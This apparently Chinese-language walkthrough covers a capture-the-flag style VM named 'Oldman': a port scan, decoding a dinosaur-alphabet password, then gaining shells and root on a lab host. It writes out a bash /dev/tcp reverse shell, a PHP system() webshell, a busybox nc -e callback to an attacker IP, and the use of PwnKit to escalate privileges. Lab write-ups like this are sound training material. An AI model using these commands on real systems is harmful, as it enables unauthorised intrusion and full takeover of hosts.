Oldman


端口扫描

```
PORT   STATE SERVICE REASON  VERSION
80/tcp open  http    syn-ack Apache httpd 2.2.22 ((Ubuntu))
|_http-title: HYH
|_http-server-header: Apache/2.2.22 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```


发现 tcp 只开放了 80 端口

初始访问

主页是一张图片



感觉是密码，google 识图发现是 Alphabet Dinotopia
[Alphabet Dinotopia - Déchiffrer, Decoder, Encoder en Ligne]



HYHFOREVER

恐龙托邦字母表 - dCode


解密出来是

```
HYHFOREVER
hyhforever
```

shell as hyh

直接取巧，用这个密码从虚拟机登录 hyh 用户，再弹回个 shell

```
/bin/bash -i >& /dev/tcp/192.168.56.130/4444 0>&1
```




```
┌──(minidump㉿minidump)-[~/Desktop/oldman]
└─$ python3 penelope.py -i eth1
[+] Listening for reverse shells on 192.168.56.130:4444
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from Oldman~192.168.56.131-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY ...
[+] Shell upgraded successfully using /usr/bin/python! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/minidump/.penelope/sessions/Oldman~192.168.56.131-Linux-x86_64/2025_09_24-15_15_08-607.log 📜

hyh@Oldman:~$ id
uid=1000(hyh) gid=1000(hyh) groups=1000(hyh)
hyh@Oldman:~$ █
```

shell as ww-data

或者是用该密码登录Web。(允许命令: ls, pwd, whoami, id, date, uname, echo, cat)

可以写一个 webshell 到网站目录下

```
pwd
echo '<?php system($_GET["cmd"]); ?>' > /var/www/shell.php
```




复古终端系统 - 欢迎, hyh

输入命令执行操作 (允许命令: ls, pwd, whoami, id, date, uname, echo, cat)

```
total 60
drwxr-xr-x 3 www-data www-data 4096 Sep 24 10:31 .
drwxr-xr-x 14 root root 4096 Mar 18 2020 ..
drwxr-xr-x 2 www-data www-data 4096 Sep 20 17:16 hyh
-rw-r--r-- 1 www-data www-data 24023 Sep 21 05:52 hyh.png
-rw-r--r-- 1 www-data www-data 1917 Sep 20 17:12 index.html
-rw-r--r-- 1 www-data www-data 4083 Sep 20 17:46 login.php
-rw-r--r-- 1 www-data www-data 178 Sep 20 17:42 logout.php
-rw-r--r-- 1 www-data www-data 31 Sep 24 10:31 shell.php
-rw-r--r-- 1 www-data www-data 4805 Sep 20 17:57 terminal.php
```

可以成功执行命令




192.168.56.131/shell.php?cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

```
http://192.168.56.131/shell.php?cmd=busybox%20nc%20192.168.56.130%204444%20-e%20/bin/bash
```


再用密码切换到 hyh 即可




```
[+] Got reverse shell from Oldman~192.168.56.131-Linux-x86_64 😍 Assigned SessionID <3>
(Penelope)─(Session [2])> sessions 3
[+] Attempting to upgrade shell to PTY ...
[+] Shell upgraded successfully using /usr/bin/python! 💪
[+] Interacting with session [3], Shell Type: PTY, Menu key: F12
[+] Logging to /home/minidump/.penelope/sessions/Oldman~192.168.56.131-Linux-x86_64/2025_09_24-15_36_20-454.log 📜

www-data@Oldman:/var/www$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Oldman:/var/www$ su hyh
Password:
hyh@Oldman:/var/www$ id
uid=1000(hyh) gid=1000(hyh) groups=1000(hyh)
hyh@Oldman:/var/www$ 
```

提权

上传 linpeas.sh 搜集下信息




```
╔══════════╣ Operative system
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 3.11.0-15-generic (buildd@allspice) (gcc version 4.6.3 (Ubuntu/Linaro 4.6.3-1ubuntu5) )
tu SMP Thu Jan 30 17:39:31 UTC 2014
Distributor ID: Ubuntu
Description:    Ubuntu 12.04.4 LTS
Release:        12.04
Codename:       precise
```



```
[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHE
l:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files
016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kern
21-generic}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files
016-5195_5.sh

[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
```

shell as root

发现系统版本挺低的，直接上传 PwnKit 试了下，就成功提权了



```
hyh@Oldman:~/Desktop$ ./PwnKit-cNOxcskl
root@Oldman:/home/hyh/Desktop# id
uid=0(root) gid=0(root) groups=0(root),1000(hyh)
root@Oldman:/home/hyh/Desktop# 
```